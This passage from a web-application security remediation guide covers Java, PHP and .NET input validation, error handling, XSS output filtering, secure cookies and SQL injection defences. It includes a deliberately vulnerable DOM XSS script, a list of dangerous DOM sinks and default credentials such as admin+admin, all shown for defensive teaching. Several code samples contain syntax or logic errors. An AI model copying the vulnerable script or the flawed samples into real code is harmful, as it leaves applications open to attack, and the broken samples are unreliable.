Using the above framework classes, here is an example to process validation errors of the "user_name" field:

```
// Example to process validation errors of the "user_name" field.
Errors errors = new Errors();
String userName = request.getParameter("user_name");
// (a) Required validation rule
if (!Validator.validateRequired(userName)) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_REQUIRED));
} // (b) Alpha-numeric validation rule
else if (!Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_ALPHANUMERIC));
}
```

```
    else
    {
        // (c) Duplicate check validation rule
        // We assume that there is an existing UserValidationEJB session bean that implements
        // a checkIfDuplicate() method to verify if the user already exists in the database.
        try {
            ...
            if (UserValidationEJB.checkIfDuplicate(userName)) {
            errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
            }
        } catch (RemoteException e) {
            // log the error
            logger.error("Could not validate user for specified userName: " + userName);
            errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE);
        }
    }
    // set the errors object in a request attribute called "errors"
    request.setAttribute("errors", errors);
    ...
```

[2] Reporting Errors
There are two ways to report web-tier application errors:
(a) Servlet Error Mechanism
(b) JSP Error Mechanism

[2-a] Servlet Error Mechanism
A Servlet may report errors by:
- forwarding to the input JSP (having already stored the errors in a request attribute), OR
- calling response.sendError with an HTTP error code argument, OR
- throwing an exception

It is good practice to process all known application errors (as described in section [1]), store them in a request attribute, and forward to the input JSP. The input JSP should display the error messages and prompt the user to re-enter the data. The following example illustrates how to forward to an input JSP (userInput.jsp):

```
    // Example to forward to the userInput.jsp following user validation errors
    RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
    if (rd != null) {
        rd.forward(request, response);
    }
```

If the Servlet cannot forward to a known JSP page, the second option is to report an error using the response.sendError method with HttpServletResponse.SC_INTERNAL_SERVER_ERROR (status code 500) as an argument. Refer to the javadoc of javax.servlet.http.HttpServletResponse for more details on the various HTTP status codes.

Example to return a HTTP error:

```
    // Example to return a HTTP error code
    RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
    if (rd == null) {
        // messages is a resource bundle with all message keys and values
        response.sendError(HttpServletResponse.SC_INTERNAL_SERVER_ERROR,
            messages.getMessage(ErrorKeys.ERROR_USERNAME_INVALID));
    }
```

As a last resort, Servlets can throw an exception, which must be a subclass of one of the following classes:
- RuntimeException
- ServletException
- IOException

[2-b] JSP Error Mechanism
JSP pages provide a mechanism to handle runtime exceptions by defining an errorPage directive as shown in the following example:

```
        <%@ page errorPage="/errors/userValidation.jsp" %>
```

Uncaught JSP exceptions are forwarded to the specified errorPage, and the original exception is set in a request parameter called javax.servlet.jsp.jspException. The error page must include a isErrorPage directive:

```
<%@ page isErrorPage="true" %>
```

The isErrorPage directive causes the "exception" variable to be initialized to the exception object being thrown.

[3] Rendering Errors
The J2SE Internationalization APIs provide utility classes for externalizing application resources and formatting messages including:

(a) Resource Bundles
(b) Message Formatting

[3-a] Resource Bundles
Resource bundles support internationalization by separating localized data from the source code that uses it. Each resource bundle stores a map of key/value pairs for a specific locale.

It is common to use or extend java.util.PropertyResourceBundle, which stores the content in an external properties file as shown in the following example:

```
##############################################
# ErrorMessages.properties
##############################################
# required user name error message
error.username.required=User name field is required

# invalid user name format
error.username.alphanumeric=User name must be alphanumeric

# duplicate user name error message
error.username.duplicate=User name {0} already exists, please choose another one

...
```

Multiple resources can be defined to support different locales (hence the name resource bundle). For example, ErrorMessages_fr.properties can be defined to support the French member of the bundle family. If the resource member of the requested locale does not exist, the default member is used. In the above example, the default resource is ErrorMessages.properties. Depending on the user's locale, the application (JSP or Servlet) retrieves content from the appropriate resource.

[3-b] Message Formatting
The J2SE standard class java.util.MessageFormat provides a generic way to create messages with replacement placeholders. A MessageFormat object contains a pattern string with embedded format specifiers as shown below:

```
// Example to show how to format a message using placeholder parameters
String pattern = "User name {0} already exists, please choose another one";
String userName = request.getParameter("user_name");
Object[] args = new Object[1];
args[0] = userName;
String message = MessageFormat.format(pattern, args);
```

Here is a more comprehensive example to render error messages using ResourceBundle and MessageFormat:

```
// Example to render an error message from a localized ErrorMessages resource (properties file)
// Utility class to retrieve locale-specific error messages
public Class ErrorMessageResource {

    // Returns the error message for the specified error key in the environment locale
    public String getErrorMessage(String errorKey) {
        return getErrorMessage(errorKey, defaultLocale);
    }
```

```
        // Returns the error message for the specified error key in the specified locale
        public String getErrorMessage(String errorKey, Locale locale) {
            return getErrorMessage(errorKey, null, locale);
        }

        // Returns a formatted error message for the specified error key in the specified locale
        public String getErrorMessage(String errorKey, Object[] args, Locale locale) {
            // Get localized ErrorMessageResource
            ResourceBundle errorMessageResource = ResourceBundle.getBundle("ErrorMessages", locale);
            // Get localized error message
            String errorMessage = errorMessageResource.getString(errorKey);
            if (args != null) {
            // Format the message using the specified placeholders args
            return MessageFormat.format(errorMessage, args);
            } else {
            return errorMessage;
            }
        }

        // default environment locale
        private Locale defaultLocale = Locale.getDefaultLocale();
    }
    ...
    // Get the user's locale
    Locale userLocale = request.getLocale();
    // Check if there were any validation errors
    Errors errors = (Errors)request.getAttribute("errors");
    if (errors != null && errors.hasErrors()) {
        // iterate through errors and output error messages corresponding to the "user_name" property
        ArrayList userNameErrors = errors.getErrors("user_name");
        ListIterator iterator = userNameErrors.iterator();
        while (iterator.hasNext()) {
            // Get the next error object
            Error error = (Error)iterator.next();
            String errorMessage = ErrorMessageResource.getErrorMessage(error.getKey(), userLocale);
            output.write(errorMessage + "\r\n");
        }
    }
```

It is recommended to define a custom JSP tag (e.g. displayErrors), to iterate through and render error messages as shown in the above example.

[4] Error Mapping
Normally, the Servlet Container will return a default error page corresponding to either the response status code or the exception. A mapping between the status code or the exception and a web resource may be specified using custom error pages. It is a good practice to develop static error pages that do not disclose internal error states (by default, most Servlet containers will report internal error messages). This mapping is configured in the Web Deployment Descriptor (web.xml) as specified in the following example:

```
    <!-- Mapping of HTTP error codes and application exceptions to error pages -->
    <error-page>
      <exception-type>UserValidationException</exception-type>
      <location>/errors/validationError.html</error-page>
    </error-page>
    <error-page>
      <error-code>500</exception-type>
      <location>/errors/internalError.html</error-page>
    </error-page>
    <error-page>
    ...
    </error-page>
    ...
```

RECOMMENDED JAVA TOOLS
The two main Java frameworkss for server-side validation are:
[1] Jakarta Commons Validator (integrated with Struts 1.1)
The Jakarta Commons Validator is a Java framework that defines the error handling mechanism as described above. Validation rules are configured in an XML file that defines input validation rules for form fields and the corresponding validation error keys. Struts provides internationalization support to build localized applications using resource bundles and message formatting.

Example to validate the userName field of a loginForm using Struts Validator:

```
<form-validation>
    <global>
        ...
        <validator name="required"
        classname="org.apache.struts.validator.FieldChecks"
        method="validateRequired"
        msg="errors.required">
        </validator>
        <validator name="mask"
        classname="org.apache.struts.validator.FieldChecks"
        method="validateMask"
        msg="errors.invalid">
        </validator>
        ...
    </global>
    <formset>
        <form name="loginForm">
        <!-- userName is required and is alpha-numeric case insensitive -->
        <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
        <arg0 key="login.userName.displayname"/>
        <var>
        <var-name>mask</var-name>
        <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
        </field>
        ...
        </form>
        ...
    </formset>
</form-validation>
```

The Struts JSP tag library defines the "errors" tag that conditionally displays a set of accumulated error messages as shown in the following example:

```
<%@ page language="java" %>
<%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %>
<%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean" %>
<html:html>
<head>
<body>
    <html:form action="/logon.do">
    <table border="0" width="100%">
    <tr>
        <th align="right">
        <html:errors property="username"/>
        <bean:message key="prompt.username"/>
        </th>
        <td align="left">
        <html:text property="username" size="16"/>
        </td>
    </tr>
    <tr>
    <td align="right">
        <html:submit><bean:message key="button.submit"/></html:submit>
    </td>
    <td align="right">
        <html:reset><bean:message key="button.reset"/></html:reset>
    </td>
    </tr>
    </table>
    </html:form>
</body>
</html:html>
```

[2] JavaServer Faces Technology
JavaServer Faces Technology is a set of Java APIs (JSR 127) to represent UI components, manage their state, handle events, validate input, and support internationalization.

The JavaServer Faces API defines the "output_errors" UIOutput Renderer, which displays error messages for an entire page or error messages associated with a specified client identifier.

Example to validate the userName field of a loginForm using JavaServer Faces:

```
<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
```

```
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
  <h:form formName="loginForm" >
    <h:input_text id="userName" size="20" modelReference="UserBean.userName">
        <f:validate_required/>
        <f:validate_length minimum="8" maximum="20"/>
    </h:input_text>
    <!-- display errors if present -->
    <h:output_errors id="loginErrors" clientId="userName"/>
    <h:command_button id="submit" label="Submit" commandName="submit" /><p>
  </h:form>
</f:use_faces>
```

REFERENCES
Java API 1.3 -
http://java.sun.com/j2se/1.3/docs/api/
Java API 1.4 -
http://java.sun.com/j2se/1.4/docs/api/
Java Servlet API 2.3 -
http://java.sun.com/products/servlet/2.3/javadoc/
Java Regular Expression Package -
http://jakarta.apache.org/regexp/
Jakarta Validator -
http://jakarta.apache.org/commons/validator/
JavaServer Faces Technology -
http://java.sun.com/j2ee/javaserverfaces/

PHP

** Input Data Validation:

While data validations may be provided as a user convenience on the client-tier, data validation must always be performed on the server-tier. Client-side validations are inherently insecure because they can be easily bypassed, e.g. by disabling Javascript.

A good design usually requires the web application framework to provide server-side utility routines to validate the following:
[1] Required field
[2] Field data type (all HTTP request parameters are Strings by default)
[3] Field length
[4] Field range
[5] Field options
[6] Field pattern
[7] Cookie values
[8] HTTP Response

A good practice is to implement a function or functions that validates each application parameter. The following sections describe some example checking.

[1] Required field
Always check that the field is not null and its length is greater than zero, excluding leading and trailing white spaces.

Example of how to validate required fields:

```
// PHP example to validate required fields
function validateRequired($input) {
    ...
    $pass = false;
    if (strlen(trim($input))>0){
        $pass = true;
    }
    return $pass;
    ...
}
...
if (validateRequired($fieldName)) {
    // fieldName is valid, continue processing request
    ...
}
```

[2] Field data type
In web applications, input parameters are poorly typed. For example, all HTTP request parameters or cookie values are of type String. The developer is responsible for verifying the input is of the correct data type.

[3] Field length
Always ensure that the input parameter (whether HTTP request parameter or cookie value) is bounded by a minimum length and/or a maximum length.

[4] Field range
Always ensure that the input parameter is within a range as defined by the functional requirements.

[5] Field options
Often, the web application presents the user with a set of options to choose from, e.g. using the SELECT HTML tag, but fails to perform server-side validation to ensure that the selected value is one of the allowed options. Remember that a malicious user can easily modify any option value. Always validate the selected user value against the allowed options as defined by the functional requirements.

[6] Field pattern
Always check that user input matches a pattern as defined by the functionality requirements. For example, if the userName field should only allow alpha-numeric characters, case insensitive, then use the following regular expression:
^[a-zA-Z0-9]+$

[7] Cookie value
The same validation rules (described above) apply to cookie values depending on the application requirements, e.g. validate a required value, validate length, etc.

[8] HTTP Response

[8-1] Filter user input
To guard the application against cross-site scripting, the developer should sanitize HTML by converting sensitive characters to their corresponding character entities. These are the HTML sensitive characters:
< > " ' % ;) (& +

PHP includes some automatic sanitization utility functions, such as htmlentities():

```
$input = htmlentities($input, ENT_QUOTES, 'UTF-8');
```

In addition, in order to avoid UTF-7 variants of Cross-site Scripting, you should explicitly define the Content-Type header of the response, for example:

```
<?php

header('Content-Type: text/html; charset=UTF-8');

?>
```

[8-2] Secure the cookie

When storing sensitive data in a cookie and transporting it over SSL, make sure that you first set the secure flag of the cookie in the HTTP response. This will instruct the browser to only use that cookie over SSL connections.

You can use the following code example, for securing the cookie:

```
<$php

    $value = "some_value";
    $time = time()+3600;
    $path = "/application/";
    $domain = ".example.com";
    $secure = 1;
```

```
        setcookie("CookieName", $value, $time, $path, $domain, $secure, TRUE);
    ?>
```

In addition, we recommend that you use the HttpOnly flag. When the HttpOnly flag is set to TRUE the cookie will be made accessible only through the HTTP protocol. This means that the cookie won't be accessible by scripting languages, such as JavaScript. This setting can effectively help to reduce identity theft through XSS attacks (although it is not supported by all browsers).

The HttpOnly flag was Added in PHP 5.2.0.

REFERENCES

[1] Mitigating Cross-site Scripting With HTTP-only Cookies:
http://msdn2.microsoft.com/en-us/library/ms533046.aspx
[2] PHP Security Consortium:
http://phpsec.org/
[3] PHP & Web Application Security Blog (Chris Shiflett):
http://shiflett.org/

Go to Table of Contents

H DAST: DOM Based Cross-Site Scripting

General

Analyze and harden client side (JavaScript) code.
Sanitize input sources which can be influenced by an attacker.

For example:

- document.URL
- document.URLUnencoded
- document.location (and many of its properties)
- document.referrer
- window.location (and many of its properties)

Special attention should be given to scenarios in which the DOM is modified.

For example:

- Write raw HTML, e.g.:
  * document.write(...)
  * document.writeln(...)
  * document.body.innerHtml=...

- Directly modifying the DOM (including DHTML events), e.g.:
  * document.forms[0].action=... (and various other collections)
  * document.attachEvent(...)
  * document.create...(...)
  * document.execCommand(...)
  * document.body. ... (accessing the DOM through the body object)
  * window.attachEvent(...)

- Replacing the document URL, e.g.:
  * document.location=... (and assigning to location's href, host and hostname)
  * document.location.hostname=...
  * document.location.replace(...)
  * document.location.assign(...)
  * document.URL=...
  * window.navigate(...)

- Opening/modifying a window, e.g.:
  * document.open(...)
  * window.open(...)
  * window.location.href=... (and assigning to location's href, host and hostname)

- Directly executing script, e.g.:
  * eval(...)
  * window.execScript(...)
  * window.setInterval(...)
  * window.setTimeout(...)

Consider the following vulnerable script:

```
<SCRIPT>
  var position=document.URL.indexOf("age=")+4;
  document.write(document.URL.substring(position,document.URL.length));
</SCRIPT>
```

In this example the age parameter isn't sanitized, therefore the script is susceptible to DOM Cross-Site Scripting attacks. A safe version of this script would be:

```
<SCRIPT>
  var position=document.URL.indexOf("age=")+4;
  var age=document.URL.substring(position,document.URL.length);
  if (age.match(/^[0-9]*$/))
  {
        document.write(age);
  }
  else
  {
        window.alert("Illegal input.\nAge parameter should be composed from numerical characters only.");
  }
</SCRIPT>
```

In this version, the age parameter is validated to make sure it doesn't contain hazardous characters.

Please also see the "DOM based XSS Prevention Cheat Sheet":
http://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet
by OWASP, for more information.

Go to Table of Contents

H DAST: Predictable Login Credentials

General

Easy to predict credentials (such as admin+admin, guest+guest, test+test, etc.) should not be used, because they could easily be predicted, thus enabling users unwanted entry to the application.

Go to Table of Contents

H DAST: SQL Injection

General

There are several mitigation techniques:
[1] Strategy: Libraries or Frameworks
Use a vetted library or framework that does not allow this weakness to occur, or provides constructs that make it easier to avoid.

[2] Strategy: Parameterization
If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.

[3] Strategy: Environment Hardening
Run your code using the lowest privileges that are required to accomplish the necessary tasks.

[4] Strategy: Output Encoding
If you need to use dynamically-generated query strings or commands in spite of the risk, properly quote arguments and escape any special characters within those arguments.

[5] Strategy: Input Validation
Assume all input is malicious. Use an "accept known good" input validation strategy: a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on blacklisting malicious or malformed inputs. However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

.Net

Here are two possible ways to protect your web application against SQL injection attacks:

[1] Use a stored procedure rather than dynamically built SQL query string. The way parameters are passed to SQL Server stored procedures, prevents the use of apostrophes and hyphens.

Here is a simple example of how to use stored procedures in ASP.NET:

```
' Visual Basic example
Dim DS As DataSet
Dim MyConnection As SqlConnection
Dim MyCommand As SqlDataAdapter

Dim SelectCommand As String = "select * from users where username = @username"
...
MyCommand.SelectCommand.Parameters.Add(New SqlParameter("@username", SqlDbType.NVarChar, 20))
MyCommand.SelectCommand.Parameters("@username").Value = UserNameField.Value


// C# example
String selectCmd = "select * from Authors where state = @username";
SqlConnection myConnection = new SqlConnection("server=...");
SqlDataAdapter myCommand = new SqlDataAdapter(selectCmd, myConnection);

myCommand.SelectCommand.Parameters.Add(new SqlParameter("@username", SqlDbType.NVarChar, 20));
myCommand.SelectCommand.Parameters["@username"].Value = UserNameField.Value;
```

[2] You can add input validation to Web Forms pages by using validation controls. Validation controls provide an easy-to-use mechanism for all common types of standard validation - for example, testing for valid dates or values within a range - plus ways to provide custom-written validation. In addition, validation controls allow you to completely customize how error information is displayed to the user. Validation controls can be used with any controls that are processed in a Web Forms page's class file, including both HTML and Web server controls.

In order to make sure user input contains only valid values, you can use one of the following validation controls:

a. "RangeValidator": checks that a user's entry (value) is between specified lower and upper boundaries. You can check ranges within pairs of numbers, alphabetic characters, and dates.

b. "RegularExpressionValidator": checks that the entry matches a pattern defined by a regular expression. This type of validation allows you to check for predictable sequences of characters, such as those in social security numbers, e-mail addresses, telephone numbers, postal codes, and so on.

Important note: validation controls do not block user input or change the flow of page processing; they only set an error state, and produce error messages. It is the programmer's responsibility to test the state of the controls in the code before performing further application-specific actions.

There are two ways to check for user input validity:

1. Testing for a general error state:

In your code, test the page's IsValid property. This property rolls up the values of the IsValid properties of all the validation controls on the page (using a logical AND). If one of the validation controls is set to invalid, the page's property will return false.

2. Testing for the error state of individual controls:

Loop through the page's Validators collection, which contains references to all the validation controls. You can then examine the IsValid property of each validation control.

J2EE

** Prepared Statements:

There are 3 possible ways to protect your application against SQL injection, i.e. malicious tampering of SQL parameters. Instead of dynamically building SQL statements, use:

[1] PreparedStatement, which is precompiled and stored in a pool of PreparedStatement objects. PreparedStatement defines setters to register input parameters that are compatible with the supported JDBC SQL data types. For example, setString should be used for input parameters of type VARCHAR or LONGVARCHAR (refer to the Java API for further details). This way of setting input parameters prevents an attacker from manipulating the SQL statement through injection of bad characters, such as apostrophe.

Example of how to use a PreparedStatement in J2EE:

```
// J2EE PreparedStatemenet Example
// Get a connection to the database
Connection myConnection;
if (isDataSourceEnabled()) {
    // using the DataSource to get a managed connection
    Context ctx = new InitialContext();
    myConnection = ((DataSource)ctx.lookup(datasourceName)).getConnection(dbUserName, dbPassword);
} else {
    try {
        // using the DriverManager to get a JDBC connection
        Class.forName(jdbcDriverClassPath);
        myConnection = DriverManager.getConnection(jdbcURL, dbUserName, dbPassword);
    } catch (ClassNotFoundException e) {
        ...
    }
}
...
try {
    PreparedStatement myStatement = myConnection.prepareStatement("select * from users where username = ?");
    myStatement.setString(1, userNameField);
    ResultSet rs = myStatement.executeQuery();
    ...
    rs.close();
} catch (SQLException sqlException) {
    ...
} finally {
    myStatement.close();
    myConnection.close();
}
```

[2] CallableStatement, which extends PreparedStatement to execute database SQL stored procedures. This class inherits input setters from PreparedStatement (see [1] above).

The following example assumes that this database stored procedure has been created:

CREATE PROCEDURE select_user (@username varchar(20))
AS SELECT * FROM USERS WHERE USERNAME = @username;

Example of how to use a CallableStatement in J2EE to execute the above stored procedure:

```
// J2EE PreparedStatemenet Example
// Get a connection to the database
Connection myConnection;
if (isDataSourceEnabled()) {
    // using the DataSource to get a managed connection
    Context ctx = new InitialContext();
    myConnection = ((DataSource)ctx.lookup(datasourceName)).getConnection(dbUserName, dbPassword);
} else {
    try {
        // using the DriverManager to get a JDBC connection
        Class.forName(jdbcDriverClassPath);
        myConnection = DriverManager.getConnection(jdbcURL, dbUserName, dbPassword);
    } catch (ClassNotFoundException e) {
        ...
    }
}
...
try {
    PreparedStatement myStatement = myConnection.prepareCall("{?= call select_user ?,?}");
    myStatement.setString(1, userNameField);
    myStatement.registerOutParameter(1, Types.VARCHAR);
    ResultSet rs = myStatement.executeQuery();
    ...
    rs.close();
} catch (SQLException sqlException) {
    ...
} finally {
    myStatement.close();
    myConnection.close();
}
```

[3] Entity Bean, which represents an EJB business object in a persistent storage mechanism. There are two types of entity beans: bean-managed and container-managed. With bean-managed persistence, the developer is responsible of writing the SQL code to access the database (refer to sections [1] and [2] above). With container-managed persistence, the EJB container automatically generates the SQL code. As a result, the container is responsible of preventing malicious attempts to tamper with the generated SQL code.

Example of how to use an Entity Bean in J2EE:

```
// J2EE EJB Example
try {
    // lookup the User home interface
    UserHome userHome = (UserHome)context.lookup(User.class);
    // find the User remote interface
    User = userHome.findByPrimaryKey(new UserKey(userNameField));
    ...
} catch (Exception e) {
    ...
}
```

RECOMMENDED JAVA TOOLS
N/A

REFERENCES
http://java.sun.com/j2se/1.4.1/docs/api/java/sql/PreparedStatement.html
http://java.sun.com/j2se/1.4.1/docs/api/java/sql/CallableStatement.html

** Input Data Validation:

While data validations may be provided as a user convenience on the client-tier, data validation must be performed on the server-tier using Servlets. Client-side validations are inherently insecure because they can be easily bypassed, e.g. by disabling Javascript.

A good design usually requires the web application framework to provide server-side utility routines to validate the following:
[1] Required field
[2] Field data type (all HTTP request parameters are Strings by default)
[3] Field length
[4] Field range
[5] Field options
[6] Field pattern

[7] Cookie values
[8] HTTP Response

A good practice is to implement the above routine as static methods in a "Validator" utility class. The following sections describe an example validator class.

[1] Required field
Always check that the field is not null and its length is greater than zero, excluding leading and trailing white spaces.

Example of how to validate required fields:

```
// Java example to validate required fields
public Class Validator {
    ...
    public static boolean validateRequired(String value) {
        boolean isFieldValid = false;
        if (value != null && value.trim().length() > 0) {
        isFieldValid = true;
        }
        return isFieldValid;
    }
    ...
}
...
String fieldValue = request.getParameter("fieldName");
if (Validator.validateRequired(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

[2] Field data type
In web applications, input parameters are poorly typed. For example, all HTTP request parameters or cookie values are of type String. The developer is responsible for verifying the input is of the correct data type. Use the Java primitive wrapper classes to check if the field value can be safely converted to the desired primitive data type.

Example of how to validate a numeric field (type int):

```
// Java example to validate that a field is an int number
public Class Validator {
    ...
    public static boolean validateInt(String value) {
        boolean isFieldValid = false;
        try {
        Integer.parseInt(value);
        isFieldValid = true;
        } catch (Exception e) {
        isFieldValid = false;
        }
        return isFieldValid;
    }
    ...
}
...
// check if the HTTP request parameter is of type int
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

A good practice is to convert all HTTP request parameters to their respective data types. For example, the developer should store the "integerValue" of a request parameter in a request attribute and use it as shown in the following example:

```
// Example to convert the HTTP request parameter to a primitive wrapper data type
// and store this value in a request attribute for further processing
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // convert fieldValue to an Integer
    Integer integerValue = Integer.getInteger(fieldValue);
    // store integerValue in a request attribute
```

```
        request.setAttribute("fieldName", integerValue);
    }
    ...
    // Use the request attribute for further processing
    Integer integerValue = (Integer)request.getAttribute("fieldName");
    ...
```

The primary Java data types that the application should handle:
- Byte
- Short
- Integer
- Long
- Float
- Double
- Date

[3] Field length
Always ensure that the input parameter (whether HTTP request parameter or cookie value) is bounded by a minimum length and/or a maximum length.

Example to validate that the length of the userName field is between 8 and 20 characters:

```
    // Example to validate the field length
    public Class Validator {
        ...
        public static boolean validateLength(String value, int minLength, int maxLength) {
            String validatedValue = value;
            if (!validateRequired(value)) {
            validatedValue = "";
            }
            return (validatedValue.length() >= minLength &&
            validatedValue.length() <= maxLength);
        }
        ...
    }
    ...
    String userName = request.getParameter("userName");
    if (Validator.validateRequired(userName)) {
        if (Validator.validateLength(userName, 8, 20)) {
            // userName is valid, continue further processing
            ...
        }
    }
```

[4] Field range
Always ensure that the input parameter is within a range as defined by the functional requirements.

Example to validate that the input numberOfChoices is between 10 and 20:

```
    // Example to validate the field range
    public Class Validator {
        ...
        public static boolean validateRange(int value, int min, int max) {
            return (value >= min && value <= max);
        }
        ...
    }
    ...
    String fieldValue = request.getParameter("numberOfChoices");
    if (Validator.validateRequired(fieldValue)) {
        if (Validator.validateInt(fieldValue)) {
            int numberOfChoices = Integer.parseInt(fieldValue);
            if (Validator.validateRange(numberOfChoices, 10, 20)) {
            // numberOfChoices is valid, continue processing request
            ...
            }
        }
    }
```

[5] Field options

Often, the web application presents the user with a set of options to choose from, e.g. using the SELECT HTML tag, but fails to perform server-side validation to ensure that the selected value is one of the allowed options. Remember that a malicious user can easily modify any option value. Always validate the selected user value against the allowed options as defined by the functional requirements.

Example to validate the user selection against a list of allowed options:

```
// Example to validate user selection against a list of options
public Class Validator {
    ...
    public static boolean validateOption(Object[] options, Object value) {
        boolean isValidValue = false;
        try {
        List list = Arrays.asList(options);
        if (list != null) {
        isValidValue = list.contains(value);
        }
        } catch (Exception e) {
        }
        return isValidValue;
    }
    ...
}
...
// Allowed options
String[] options = {"option1", "option2", "option3");
// Verify that the user selection is one of the allowed options
String userSelection = request.getParameter("userSelection");
if (Validator.validateOption(options, userSelection)) {
    // valid user selection, continue processing request
    ...
}
```

[6] Field pattern
Always check that the user input matches a pattern as defined by the functionality requirements. For example, if the userName field should only allow alpha-numeric characters, case insensitive, then use the following regular expression: ^[a-zA-Z0-9]*$

Java 1.3 or earlier versions do not include any regular expression packages. Apache Regular Expression Package (see Resources below) is recommended for use with Java 1.3 to resolve this lack of support. Example to perform regular expression validation:

```
// Example to validate that a given value matches a specified pattern
// using the Apache regular expression package
import org.apache.regexp.RE;
import org.apache.regexp.RESyntaxException;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
        RE r = new RE(expression);
        match = r.match(value);
        }
        return match;
    }
    ...
}
...
// Verify that the userName request parameter is alpha-numeric
String userName = request.getParameter("userName");
if (Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    // userName is valid, continue processing request
    ...
}
```

Java 1.4 introduced a new regular expression package (java.util.regex). Here is a modified version of Validator.matchPattern using the new Java 1.4 regular expression package:

```
// Example to validate that a given value matches a specified pattern
// using the Java 1.4 regular expression package
```

```
import java.util.regex.Pattern;
import java.util.regexe.Matcher;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
        match = Pattern.matches(expression, value);
        }
        return match;
    }
    ...
}
```

[7] Cookie value
Use the javax.servlet.http.Cookie object to validate the cookie value. The same validation rules (described above) apply to cookie values depending on the application requirements, e.g. validate a required value, validate length, etc.

Example to validate a required cookie value:

```
// Example to validate a required cookie value
// First retrieve all available cookies submitted in the HTTP request
Cookie[] cookies = request.getCookies();
if (cookies != null) {
    // find the "user" cookie
    for (int i=0; i<cookies.length; ++i) {
        if (cookies[i].getName().equals("user")) {
        // validate the cookie value
        if (Validator.validateRequired(cookies[i].getValue()) {
        // valid cookie value, continue processing request
        ...
        }
        }
    }
}
```

[8] HTTP Response
[8-1] Filter user input
To guard the application against cross-site scripting, sanitize HTML by converting sensitive characters to their corresponding character entities. These are the HTML sensitive characters:
< > " ' % ;) (& +

Example to filter a specified string by converting sensitive characters to their corresponding character entities:

```
// Example to filter sensitive data to prevent cross-site scripting
public Class Validator {
    ...
    public static String filter(String value) {
        if (value == null) {
        return null;
        }
        StringBuffer result = new StringBuffer(value.length());
        for (int i=0; i<value.length(); ++i) {
        switch (value.charAt(i)) {
        case '<':
        result.append("&lt;");
        break;
        case '>':
        result.append("&gt;");
        break;
        case '"':
        result.append("&quot;");
        break;
        case '\'':
        result.append("&#39;");
        break;
        case '%':
        result.append("&#37;");
        break;
        case ';':
        result.append("&#59;");
        break;
        case '(':
        result.append("&#40;");
```

```
            break;
            case ')':
            result.append("&#41;");
            break;
            case '&':
            result.append("&amp;");
            break;
            case '+':
            result.append("&#43;");
            break;
            default:
            result.append(value.charAt(i));
            break;
            }
            return result;
        }
        ...
    }
    ...
    // Filter the HTTP response using Validator.filter
    PrintWriter out = response.getWriter();
    // set output response
    out.write(Validator.filter(response));
    out.close();
```

The Java Servlet API 2.3 introduced Filters, which supports the interception and transformation of HTTP requests or responses.

Example of using a Servlet Filter to sanitize the response using Validator.filter:

```
    // Example to filter all sensitive characters in the HTTP response using a Java Filter.
    // This example is for illustration purposes since it will filter all content in the response, including HTML
tags!
    public class SensitiveCharsFilter implements Filter {
        ...
        public void doFilter(ServletRequest request,
            ServletResponse response,
            FilterChain chain)
            throws IOException, ServletException {

            PrintWriter out = response.getWriter();
            ResponseWrapper wrapper = new ResponseWrapper((HttpServletResponse)response);
            chain.doFilter(request, wrapper);

            CharArrayWriter caw = new CharArrayWriter();
            caw.write(Validator.filter(wrapper.toString()));

            response.setContentType("text/html");
            response.setContentLength(caw.toString().length());
            out.write(caw.toString());
            out.close();
        }
        ...
        public class CharResponseWrapper extends HttpServletResponseWrapper {
            private CharArrayWriter output;

            public String toString() {
            return output.toString();
            }

            public CharResponseWrapper(HttpServletResponse response){
            super(response);
            output = new CharArrayWriter();
            }

            public PrintWriter getWriter(){
            return new PrintWriter(output);
            }
        }
    }

    }
```

[8-2] Secure the cookie
When storing sensitive data in a cookie, make sure to set the secure flag of the cookie in the HTTP response, using Cookie.setSecure(boolean flag) to instruct the browser to send the cookie using a secure protocol, such as HTTPS or SSL.

Example to secure the "user" cookie:

```
// Example to secure a cookie, i.e. instruct the browser to
// send the cookie using a secure protocol
Cookie cookie = new Cookie("user", "sensitive");
cookie.setSecure(true);
response.addCookie(cookie);
```

RECOMMENDED JAVA TOOLS
The two main Java frameworks for server-side validation are:
[1] Jakarta Commons Validator (integrated with Struts 1.1)
The Jakarta Commons Validator is a powerful framework that implements all the above data validation requirements. These rules are configured in an XML file that defines input validation rules for form fields. Struts supports output filtering of dangerous characters in the [8] HTTP Response by default on all data written using the Struts 'bean:write' tag. This filtering may be disabled by setting the 'filter=false' flag.

Struts defines the following basic input validators, but custom validators may also be defined:
required: succeeds if the field contains any characters other than white space.
mask: succeeds if the value matches the regular expression given by the mask attribute.
range: succeeds if the value is within the values given by the min and max attributes ((value >= min) & (value <= max)).
maxLength: succeeds if the field is length is less than or equal to the max attribute.
